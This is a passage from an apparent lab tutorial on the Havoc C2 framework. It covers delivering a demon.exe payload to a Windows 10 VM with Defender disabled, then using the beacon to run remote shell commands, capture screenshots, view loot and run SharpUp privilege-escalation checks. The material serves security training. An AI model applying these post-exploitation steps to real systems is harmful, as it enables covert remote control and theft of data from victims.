    Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...

```

Figure 18: Transferring payload

When we go to our Windows 10 VM, we can access the web server and see our binary.





Figure 19: Downloading payload

Note: Windows Defender detected Havoc's payload. I tried some encryption techniques, but they didn't work. Therefore, I turned off Windows Defender for this blog. When we click on the binary, we see a beacon returning to our Havoc C2.



Havoc

Havoc View Attack Scripts Help

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
2bc8eb12	192.168.1.3	192.168.1.1	win10	DESKTOP-JJD104L	Windows 10	demon.exe	6524	0s	healthy

Event Viewer

23/07/2023 09:28:20 [*] Neo connected to teamserver
23/07/2023 10:04:47 [*] Started "demon" listener
23/07/2023 13:00:17 [*] Initialized 2bc8eb12 :: win10@192.168.1.4 (DESKTOP-JJD104L)

Teamserver Chat

Name	Protocol	Host	PortBind	PortConn
demon	Https	192.168.1.3	443	443

Figure 20: Beacon

Just right-click on the beacon, and we can see an “interact” tab, Click on it, and it opens up a window with all the C2 commands. We can run shell commands directly on the target with the help of Havoc.

```
>>> shell [command]
```




Figure 21: Running the “ipconfig” command

Next, let's run another command.

Checkin





Figure 22: Checkin

As we can see, it gives more details about the system, process, host info, etc., that was running in. We can even take a screenshot of the target machine. To do that, type the following command.




```
23/07/2023 13:33:41 [Neo] Demon » screenshot
[*] [1E9F3B76] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

[win10/DESKTOP-JJDIO4L] demon.exe/6524 x64
>>> |
```

Figure 23: screenshot

To view the screenshot, click the view tab at the top and select the loot tab.



The screenshot shows the REDFOX Havoc interface. The top navigation bar has tabs for Havoc, View, Attack, Scripts, and Help. The 'View' tab is currently selected. Below the tabs is a table with columns: ID, Listeners, User, Computer, OS, Process, PID, Last, and Health. There is one entry: 2bc, Session View, win10, DESKTOP..., Windows 10, demon.exe, 6524, 1s, healthy. To the right of the table is an Event Viewer window showing logs:

```
23/07/2023 09:28:20 [*] Neo connected to teamserver
23/07/2023 10:04:47 [*] Started "demon" listener
23/07/2023 13:00:17 [*] Initialized 2bc8eb12 :: win10@192.168.1.4
(DESKTOP-JJDIO4L)
```

Below the table, there are several tabs: Teamserver Chat, Loot (which is highlighted with a red box), Event Viewer, and Teamserver. The 'Loot' tab is active, displaying the following information:

- Teamserver Chat
- Listeners
- [2bc8eb12] win10/DESKTOP-JJDIO4L

Under 'Loot' tab:

- AES IV : bc9cba0ecc6c6d49c84b680189e7cd8
- Sleep Delay : 2
- Sleep Jitter : 15

Host Info:

- Host Name : DESKTOP-JJDIO4L
- User Name : win10
- Domain Name :
- Internal IP : 192.168.1.4

Process Info:

- Process Name : demon.exe
- Process Arch : x64
- Process ID : 6524
- Process Path : C:\Users\win10\Downloads\demon.exe
- Process Elevated : false

Operating System:

- Version : Windows 10
- Build : 10.0.1.0.19044
- Arch : x64/AMD64

At the bottom of the interface, there is a terminal window with the same log entries as Figure 23.

Figure 24: Loot menu

The screenshot will look like this.




Figure 25: screenshot

You can also view the screenshot on our Kali machine.

```
cd  
/home/kali/Havoc/Havoc/data/loot/2023.07.23._09:27:25/agents/2bc8eb12/Screenshots
```

Note: The screenshot directory may vary for me. This was my directory.

The screenshots are saved in .png format to view the image. You can use whatever tool you want.

```
feh image_name
```




Figure 26: Viewing a screenshot from the Kali terminal

Next, we can run the SharpUp tool. SharpUp is a great script that checks for privilege escalation vectors in Windows. We can git clone the Ghostpack precompiled binaries. Next, we can run the SharpUp.exe file.




Figure 27: Running SharpUp

In this case, my Windows machine is not vulnerable to any of these checks. Next, type the help command.

```
>>> help
```




Figure 28: Help command

As a practice, try out a few of these commands to see the capabilities of the Havoc C2 framework.

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